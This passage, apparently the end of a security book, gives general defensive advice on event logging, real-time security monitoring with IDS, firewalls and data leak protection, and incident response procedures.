By logging the appropriate set of events, an application may generate enough information for the team monitoring it to identify anomalous behaviors and stop an attack at the very moment it is happening. For this to happen, it is also required that the logs should contain enough context information, and, more important, that there exists a team dedicated to monitor in real time the network activity, event logs, security devices such as IDS and firewalls, and software such as antivirus and data leak protection agents. Also, such a team should have a well-established set of policies and procedures for security incident detection, response, and recovery.

Other Books You May Enjoy

Leave a review - let other readers know what you think

Index